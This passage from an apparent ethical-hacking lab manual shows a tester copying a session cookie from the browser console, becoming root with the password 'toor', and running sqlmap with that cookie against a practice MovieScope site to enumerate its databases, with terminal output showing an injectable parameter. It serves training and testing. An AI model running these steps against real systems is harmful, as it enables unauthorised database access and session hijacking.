


7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



8. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.


9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.



10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.



12. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs** and press **Enter**.

> Note: In this query, **-u** specifies the target URL (the one you noted down in Step 6), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

13. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.



14. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.

15. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.

16. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

```
Applications  Places  System                                   Wed Apr 20, 06:32
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Termina
File  Edit  View  Search  Terminal  Help
abs-1=0" --dbs

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:32:09 /2022-04-20/

[06:32:09] [INFO] testing connection to the target URL
[06:32:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:32:10] [WARNING] reflective value(s) found and filtering out
[06:32:10] [INFO] testing if the target URL content is stable
[06:32:10] [INFO] target URL content is stable
[06:32:10] [INFO] testing if GET parameter 'id' is dynamic
[06:32:10] [INFO] GET parameter 'id' appears to be dynamic
[06:32:11] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[06:32:11] [INFO] testing for SQL injection on GET parameter 'id'
[06:32:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:32:12] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
 injectable (with --string="38")
[06:32:12] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Serv
er'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
 for other DBMSes? [Y/n] Y
Menu  [Home - MovieScope - ...  sqlmap -u "http://www....
```

17. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.

